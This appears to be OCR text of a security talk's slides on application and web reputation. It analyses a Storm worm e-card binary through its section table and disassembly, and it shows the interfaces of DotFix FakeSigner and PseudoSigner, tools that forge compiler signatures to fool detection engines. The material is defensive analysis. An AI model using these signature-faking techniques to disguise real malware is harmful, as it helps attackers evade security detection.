
Application reputation

Packer heuristics are commonly used to categorize a malicious binary, because 90% of all malicious binaries are packed.

Malicious authors have increasingly started to try to fool application detection engines into thinking the binary in question is not a packed binary.

Storm Ecard
Application reputation


Sections look normal



Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00001554	00000400	00001600	60000060
.data	00003000	0001B150	00001A00	0001B200	C0000040
.rdata	0001F000	000000E0	0001CC00	00000200	40000040
.bss	00020000	00000170	00000000	00000000	C0000080
.idata	00021000	00000798	0001CE00	00000800	C0000040

Storm Ecard
Application reputation


Entry point matches MinGW GCC



```
text:004012A0                          public start
text:004012A0                start     proc near
text:004012A0
text:004012A0                var_8     = dword ptr -8
text:004012A0
text:004012A0 55                       push    ebp
text:004012A1 89 E5                    mov     ebp, esp
text:004012A3 83 EC 08                 sub     esp, 8
text:004012A6 C7 04 24 02 00 00+       mov     [esp+8+var_8], 2
text:004012AD FF 15 FC 11 42 00        call    ds:__set_app_type
text:004012B3 E8 98 FE FF FF           call    sub_401150
text:004012B3                start     endp
```

goes into this func


Storm Ecard
Application reputation



```
.text:00401150 55                                push    ebp
.text:00401151 89 E5                             mov     ebp, esp
.text:00401153 53                                push    ebx
.text:00401154 83 EC 24                          sub     esp, 24h
.text:00401157 C7 04 24 00 10 40+                mov     [esp+28h+var_28], offset sub_401000
.text:0040115E E8 2D 11 00 00                    call    SetUnhandledExceptionFilter
.text:00401163 83 EC 04                          sub     esp, 4
.text:00401166 E8 D5 0B 00 00                    call    sub_401D40
.text:0040116B E8 D0 0C 00 00                    call    sub_401E40
.text:00401170 C7 45 F8 00 00 00+                mov     [ebp+var_8], 0
.text:00401177 8D 45 F8                          lea     eax, [ebp+var_8]
.text:0040117A 89 44 24 10                       mov     [esp+28h+var_18], eax
.text:0040117E A1 00 E1 41 00                    mov     eax, dword_41E100
.text:00401183 C7 04 24 04 00 42+                mov     [esp+28h+var_28], offset dword_420004
.text:0040118A 89 44 24 0C                       mov     [esp+28h+var_1C], eax
.text:0040118E 8D 45 F4                          lea     eax, [ebp+var_C]
.text:00401191 89 44 24 08                       mov     [esp+28h+var_20], eax
.text:00401195 B8 00 00 42 00                    mov     eax, offset dword_420000
.text:0040119A 89 44 24 04                       mov     [esp+28h+var_24], eax
.text:0040119E E8 5D 10 00 00                    call    __getmainargs
.text:004011A3 A1 A0 00 42 00                    mov     eax, ds:dword_4200A0
.text:004011A8 85 C0                             test    eax, eax
.text:004011AA 74 64                             jz      short loc_401210
.text:004011AC A3 10 E1 41 00                    mov     dword_41E110, eax
.text:004011B1 8B 15 08 12 42 00                 mov     edx, ds:_iob
.text:004011B7 85 D2                             test    edx, edx
.text:004011B9 0F 85 A1 00 00 00                 jnz     loc_401260
.text:004011BF
.text:004011BF                  loc_4011BF:                              ; CODE XREF: sub_401150+12A↓j
.text:004011BF 83 FA E0                          cmp     edx, 0FFFFFFE0h
```

Storm Ecard
Application reputation

How did it do this? There are multiple programs to scramble the true identity…. i.e. DotFix Fake Signer, pseudo signer, etc



DotFix FakeSigner v3.5 - Step 3 - Unregistered

STEP 3: Check general protect settings. This settings
on protector's kernel

Signature (select from 30 signatures)

Borland Delphi 3.0
Borland Delphi 4.0 - 5.0
Borland Delphi Setup Module
Borland Delphi v6.0
Borland Delphi v6.0 - v7.0
CExe 1.0a - 1.0b -> Tinyware Inc
CodeCrypt 0.164 -> defiler

□ Use random signature

Protection method

● Include SEH frames (simpl
protection for packed prog

○ Stolen Bytes Protection (p
antiunpack protection - us
before packing or without

☑ Use anti tracing protection

Use fake signatures to stop pe identificators. Demo version has only 30 sign's, but registered version have more than 230 fake signatures.Stolen Bytes Protection enabled only in registered version.

PseudoSigner

Options

Signature: Microsoft Visual Basic 5.0 - 6.0

Section Name: .code

☒ Create Backup

anorganix [ARTeam]

Conclusion

Conclusion

Reputation systems for security are effective in long tail of Internet

Conclusion

Reputation systems for security are effective in long tail of Internet

Reputation can be used with other parts of the equation to make better decisions

Conclusion

Reputation systems for security are effective in long tail of Internet

Reputation can be used with other parts of the equation to make better decisions

Web reputation is less affective than email reputation based on the new dynamics of the web, the large numbers of compromised web-sites, and web two dot uh-oh

Conclusion

Conclusion

Conclusion

Silver Bullet
Coors
LIGHT
BEER
Contains only natural ingredients with no preservatives or additives
12 Fluid Ounces (355ml)

THANKS !

dhubbard | schenette <at>websense.com